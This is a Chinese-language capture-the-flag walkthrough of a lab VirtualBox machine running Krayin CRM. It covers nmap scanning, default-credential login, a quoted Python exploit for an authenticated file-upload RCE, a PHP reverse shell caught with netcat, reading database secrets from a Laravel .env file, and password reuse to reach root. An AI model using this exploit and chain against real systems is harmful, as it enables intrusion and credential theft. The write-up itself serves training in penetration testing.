

Krayin_Sh1r0

主机探测

主机发现

```
1      192.168.3.107
```

TCP全端口发现

```
1      # Nmap 7.99 scan initiated Tue Aug 25 12:28:22 2026 as: /usr/lib/nmap/nmap -Pn -sT -p- -T3 -v -oA nmap/TCpports 192.168.3.107
2      Nmap scan report for 192.168.3.107
3      Host is up (0.083s latency).
4      Not shown: 65532 closed tcp ports (conn-refused)
5      PORT      STATE SERVICE
6      22/tcp    open  ssh
7      80/tcp    open  http
8      8080/tcp   open  http-proxy
9
10     Read data files from: /usr/share/nmap
11     # Nmap done at Tue Aug 25 12:28:43 2026 -- 1 IP address (1 host up) scanned in 21.07 seconds
12
```

UDP端口发现

```
1      # Nmap 7.99 scan initiated Tue Aug 25 12:34:01 2026 as: /usr/lib/nmap/nmap -sU --top-ports 20 -oA nmap/UDPports 192.168.3.107
2      Nmap scan report for 192.168.3.107
3      Host is up (0.0033s latency).
4
5      PORT      STATE      SERVICE
6      53/udp    open|filtered domain
7      67/udp    closed     dhcps
8      68/udp    open|filtered dhcpc
9      69/udp    open|filtered tftp
10     123/udp   closed     ntp
11     135/udp   open|filtered msrpc
12     137/udp   open|filtered netbios-ns
13     138/udp   closed     netbios-dgm
14     139/udp   closed     netbios-ssn
15     161/udp   closed     snmp
16     162/udp   open|filtered snmptrap
17     445/udp   open|filtered microsoft-ds
18     500/udp   closed     isakmp
19     514/udp   closed     syslog
20     520/udp   closed     route
21     631/udp   closed     ipp
22     1434/udp  open|filtered ms-sql-m
23     1900/udp  closed     upnp
24     4500/udp  closed     nat-t-ike
25     49152/udp closed     unknown
26     MAC Address: 08:00:27:6F:94:B3 (Oracle VirtualBox virtual NIC)
27
28     # Nmap done at Tue Aug 25 12:34:09 2026 -- 1 IP address (1 host up) scanned in 7.97 seconds
29
```


高权重扫描

详细信息扫描

```
1      # Nmap 7.99 scan initiated Tue Aug 25 12:33:22 2026 as: /usr/lib/nmap/nmap -Pn -sTCV -O -p22,80,8080 -oA nmap/detail 192.168.3.107
2      Nmap scan report for 192.168.3.107
3      Host is up (0.0041s latency).
4
5      PORT      STATE SERVICE VERSION
6      22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
7      80/tcp    open  http      Apache httpd 2.4.68 ((Debian))
8      |_http-server-header: Apache/2.4.68 (Debian)
9      |_http-title: Dino Game
10     8080/tcp   open  http      nginx
11     | http-title: Sign In
12     |_Requested resource was http://192.168.3.107:8080/admin/login
13     MAC Address: 08:00:27:6F:94:B3 (Oracle VirtualBox virtual NIC)
14     Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
15     Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
16     No exact OS matches for host (test conditions non-ideal).
17     Network Distance: 1 hop
18     Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
19
20     OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
21     # Nmap done at Tue Aug 25 12:33:48 2026 -- 1 IP address (1 host up) scanned in 26.49 seconds
22
```

8080有个登入页面，我先看看：

Web



根据应用服务名称搜索历史漏洞：

情报威胁

Krayin CRM v2.2.x - Authenticated Remote Code Execution

EDB-ID: 52629	CVE: 2026-38526	Author: DIAMORPHINE	Type: WEBAPPS	Platform: MULTIPLE	Date: 2026-07-08
EDB Verified: ✕		Exploit: ⬇ / {}		Vulnerable App:	

⬅

```
# Exploit Title:  Krayin CRM v2.2.x - Authenticated Remote Code Execution
# Date: 07/05/2026
# Exploit Author: Diamorphine
# Vendor Homepage: https://krayincrm.com
# Software Link: https://github.com/krayin/laravel-crm
# Version: 2.2.x
# Tested on: Debian
# CVE : CVE-2026-38526
```

存在一个 认证后的 RCE，看看 exploit关键代码：

```
async def main(url, user, password, file):
    async with httpx.AsyncClient(verify=False) as client:
        url_login = urljoin(url, "/admin/login")
        upload_url = urljoin(url, "/admin/tinymce/upload")
        get_tokens = await client.get(url=url_login)
        soup = BeautifulSoup(get_tokens.text, 'html.parser')
        _token = soup.find('input').get('value')

        login_data = {
            "_token": _token,
            "email": user,
            "password": password
        }

        login_r = await client.post(url=url_login, data=login_data)
        xsrf_token = login_r.cookies.get("XSRF-TOKEN")
        headers = {
            "X-XSRF-TOKEN": unquote(xsrf_token)
        }

        with open(file, 'rb') as o_file:
            r = await client.post(url=upload_url, files={"file": (o_file.name, o_file, "image/jpeg")}, headers=headers)
            if r.status_code == 200:
                exploit_url = r.json().get('location')
                print(f'[+] File uploaded successfully.\nPath to file: {exploit_url}')
            else:
                print('[-] File not uploaded.')

parser = argparse.ArgumentParser(description="Exploit for CVE-2026-38526, authenticated file upload.")

parser.add_argument('-t', '--target', required=True, help="Target url. E.g. http://127.0.0.1")
parser.add_argument('-u', '--user', required=True, help="Email.")
```

需要凭据， /admin/tinymce/upload 是上传点，漏洞的本质在于它未对文件后缀名、MIME 类型或内容进行严格校验，导致 php webshell上传。在这之前得先拿凭据，考虑一下是否是默认凭据。

搜索 krayin默认凭据：

gle

krayin 默认凭据

AI Mode

All

Shopping

Images

Videos

News

Short videos

More

Tools

AI Overview

Krayin CRM 默认的管理员登录凭据如下：

Docker Hub

登录邮箱 (Email):

admin@example.com

登录密码 (Password):

admin123

Docker Hub


提示：建议在首次成功登录后台后，前往 Settings > Users 更改管理员密码或创建您自己的专属账户，避免在生产环境中使用默认凭据。

Railway +1

如果您在登录或安装配置 Krayin 时遇到其他问题，请随时告诉我！

AI responses may include mistakes.

尝试使用默认凭据登入：



成功进入后台，

exploit

上传 php reverse shell:

```
1  └─(jack@kali)~[~/Study/mazesec/krayin]
2  └─$ python3 52629.py -t http://192.168.3.107:8080/ -u admin@example.com -p admin123 -f shell.php
3  [+] File uploaded successfully.
4  Path to file: http://krayin.dsz:8080/storage/tinymce/138fb58ec7cd7e2db420baab1f1384c9.php
5
```

触发：

```
1  └─(jack@kali)~[~/Study/mazesec/krayin]
2  └─$ curl http://192.168.3.107:8080/storage/tinymce/138fb58ec7cd7e2db420baab1f1384c9.php -I
```

此时的监听端口：

```
1  └─(jack@kali)~[~/Study/mazesec/krayin]
2  └─$ nc -lvnp 4444
3  listening on [any] 4444 ...
4  connect to [192.168.3.104] from (UNKNOWN) [192.168.3.107] 38922
5  bash: cannot set terminal process group (410): Inappropriate ioctl for device
6  bash: no job control in this shell
7  www-data@Krayin:~/krayin/laravel/storage/app/public/tinymce$
8
```

后渗透

升级 shell

查看 python是否预安装：

```
1  www-data@Krayin:~$ dpkg -l |grep python
```

升级 shell:

```
1  www-data@Krayin:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
2  python3 -c "import pty;pty.spawn('/bin/bash')"
3  www-data@Krayin:~$ export TERM=xterm
4  export TERM=xterm
5  www-data@Krayin:~$ ^Z
6  zsh: suspended nc -lvnp 4444
7
8  └─(jack@kali)~[~/Study/mazesec/krayin]
9  └─$ stty raw -echo; fg
10 [1] + continued nc -lvnp 4444
11
12
13 reset
```

读取 laravel配置 .env :

```
1  www-data@Krayin:~/krayin/laravel$ cat .env
2  APP_NAME=Krayin
3  APP_ENV=local
4  APP_KEY=base64:kYTucmgoTPR+TxhiyfltQv2i9mr4vcg+clxEBmawthI=
5  APP_DEBUG=true
6  APP_URL=http://krayin.dsz:8080
```

```
7 APP_TIMEZONE=Asia/Kolkata
8 APP_LOCALE=en
9 APP_CURRENCY=USD
10
11 VITE_HOST=
12 VITE_PORT=
13
14 LOG_CHANNEL=stack
15 LOG_LEVEL=debug
16
17 DB_CONNECTION=mysql
18 DB_HOST=127.0.0.1
19 DB_PORT=3306
20 DB_DATABASE=krayin
21 DB_USERNAME=krayin
22 DB_PASSWORD=root123
23 DB_PREFIX=
24
```

mysql凭据泄露： DB_PASSWORD=root123

查看 passwd，确认 home目录下用户：

```
1 tonglinggejim0:x:1000:1000:,,,:/home/tonglinggejim0:/bin/bash
2 krayin:x:1001:1001:,,,:/home/krayin:/bin/bash
3
```

尝试凭据复用：

凭据复用

凭据复用，登入到 krayin：

```
1 www-data@Krayin:~/krayin/laravel$ su - krayin
2 Password:
3 krayin@Krayin:~$ whoami
4 krayin
5 krayin@Krayin:~$ id
6 uid=1001(krayin) gid=1001(krayin) groups=1001(krayin),100(users)
7 krayin@Krayin:~$ ls
8 user.txt
9 krayin@Krayin:~$ cat user.txt
10 flag{user-5fd*****}
11
```

实际上根据密码 root123，不难猜测也可能是 root的密码。

再次尝试凭据复用，登入 root：

```
1 krayin@Krayin:/tmp$ su
2 Password:
3 root@Krayin:/tmp# ls
4 linpeas_host_checker_1512.err
5 linpeas_host_checker_1512.json
6 linpeas_host_checker_46357.err
7 linpeas_host_checker_46357.json
8 linpeas.sh
9 linpeas.txt
10 systemd-private-27387c863aa44fa0a07fe0e4046cdbde-apache2.service-ZCpIBe
11 systemd-private-27387c863aa44fa0a07fe0e4046cdbde-systemd-logind.service-7nTPyX
12 root@Krayin:/tmp# cd
13 root@Krayin:~# ls
14 root.txt
15 root@Krayin:~# cat root.txt
16 flag{root-ac0*****}
17 root@Krayin:~# whoami
18 root
19 root@Krayin:~# id
20 uid=0(root) gid=0(root) groups=0(root)
21 root@Krayin:~#
```

总结

机器很简单，Krayin未对上传的图片文件进行校验，同时目标凭据管理混乱，root和普通用户凭据串用。